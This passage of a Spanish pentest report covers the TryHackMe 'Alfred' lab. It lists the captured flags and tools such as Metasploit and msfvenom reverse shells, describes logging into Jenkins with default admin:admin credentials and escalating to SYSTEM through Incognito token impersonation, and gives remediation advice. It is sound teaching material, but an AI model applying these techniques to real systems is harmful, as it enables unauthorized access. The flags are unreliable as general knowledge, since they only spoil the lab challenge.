♦♦dffb0f748678f280250f25a45b8046b4a
```

Contenido de bandera root

4. Escalación de privilegios si/no

Si: Método de escalada

5. Banderas

Bandera1	79007a09481963edf2e1321abd9ae2a0
Bandera2	dffb0f748678f280250f25a45b8046b4a

6. Herramientas usadas

Nmap	Para ver puertos y versiones
Gobuster	Para ver ficheros disponibles
Metasploit	Para ejecutar reverse shell y conectar a la vm.
Whatweb	Para ver la tecnología de la página
Reverse shell	Para conectarme a la vm
Python	Para hacer el servidor de conexión de archivos.
msfvenom	Para crear exe con la reverse shell

7. EXTRA Opcional

Herramientas usadas

Nessus	Para ver vulnerabilidades
FFuF	Para ver ficheros disponibles
Searchsploit	Para buscar el cve arrojado en las pruebas de nmap
CVE-2015-1635	Tratar de explotar por denegación de servicio.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- ALFRED

Técnicas:

Password Guessing: Para poder acceder al panel administrativo.

Reverse Shell: Para acceder como administrador mediante exploit.

8. Hallazgos

8.1 Explotación del Servidor Web Jenkins:

Descripción	Se identificó un servidor Jenkins desactualizado y con configuraciones de seguridad deficientes que permitían el acceso no autorizado al panel administrativo mediante accesos por defecto.
Impacto	El acceso no autorizado al panel administrativo de Jenkins puede permitir a un atacante ejecutar comandos arbitrarios en el sistema con los privilegios de Jenkins. Esto podría resultar en la modificación de configuraciones críticas, la instalación de software malicioso o la exposición de información sensible.
Evidencia	Se logró acceder a la sesión de administrador con los datos de acceso por defecto admin:admin
Recomendación	Configurar la autenticación en Jenkins, como el uso de credenciales sólidas y la restricción de accesos por defecto. Implementar filtros de IP o firewall para restringir el acceso al panel administrativo de Jenkins solo desde direcciones IP específicas.
Prioridad	Alta

8.2 Escalada de Privilegios con Incognito

Descripción	Se utilizó el token de sesión del usuario "NT AUTHORITY\SYSTEM" mediante el modo Incognito para obtener acceso administrativo al sistema, sin la creación de un nuevo usuario.
Impacto	La utilización del token de sesión del

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- ALFRED

	usuario "NT AUTHORITY\SISTEM" en modo Incognito proporciona al atacante acceso completo al sistema con privilegios de administrador. Esto permite la ejecución de comandos con los más altos privilegios y el control total sobre el sistema, lo que puede resultar en la modificación no autorizada del sistema o la instalación de software malicioso.
Evidencia	Se logró obtener acceso administrativo al sistema utilizando el token de sesión del usuario "NT AUTHORITY\SISTEM" en modo Incognito, lo que se evidenció mediante la ejecución de comandos con privilegios elevados y la capacidad de realizar cambios en el sistema.
Recomendación	Establecer una política de revocación automática de tokens de sesión para reducir el riesgo de escalada de privilegios.
Prioridad	Alta

9. Recomendaciones Detalladas

- **Revocación Automática de Tokens:**

Establecer una política para revocar automáticamente los tokens de sesión después de un período específico de inactividad.

- **Monitoreo de Sesiones y Actividades:**

Implementar herramientas de monitoreo para detectar y registrar actividades inusuales, especialmente relacionadas con el acceso administrativo y el uso de tokens de sesión privilegiados.

- **Restricción de Privilegios del Usuario "NT AUTHORITY\SISTEM":**

Limitar los privilegios y el acceso del usuario "NT AUTHORITY\SISTEMA" solo a las funciones necesarias para sus tareas específicas.

- **Actualizaciones y Parches de Seguridad:**

Mantener actualizado el sistema operativo y las aplicaciones con los últimos parches de seguridad disponibles.

10. Conclusión

La evaluación de seguridad de la máquina virtual "Alfred" en TryHackMe reveló vulnerabilidades críticas que podrían ser explotadas para obtener acceso no autorizado y escalar privilegios dentro del sistema. La explotación del servidor Jenkins desactualizado y la escalada de privilegios mediante la utilización del token de sesión del usuario "NT AUTHORITY\SISTEM" representan graves riesgos para la seguridad del sistema.

Al implementar las recomendaciones detalladas, se fortalecerá la postura de seguridad del sistema y se reducirá el riesgo de posibles abusos. Es fundamental realizar evaluaciones de seguridad regulares y mantener actualizadas las defensas para proteger contra amenazas emergentes en el entorno de seguridad cibernética en constante evolución.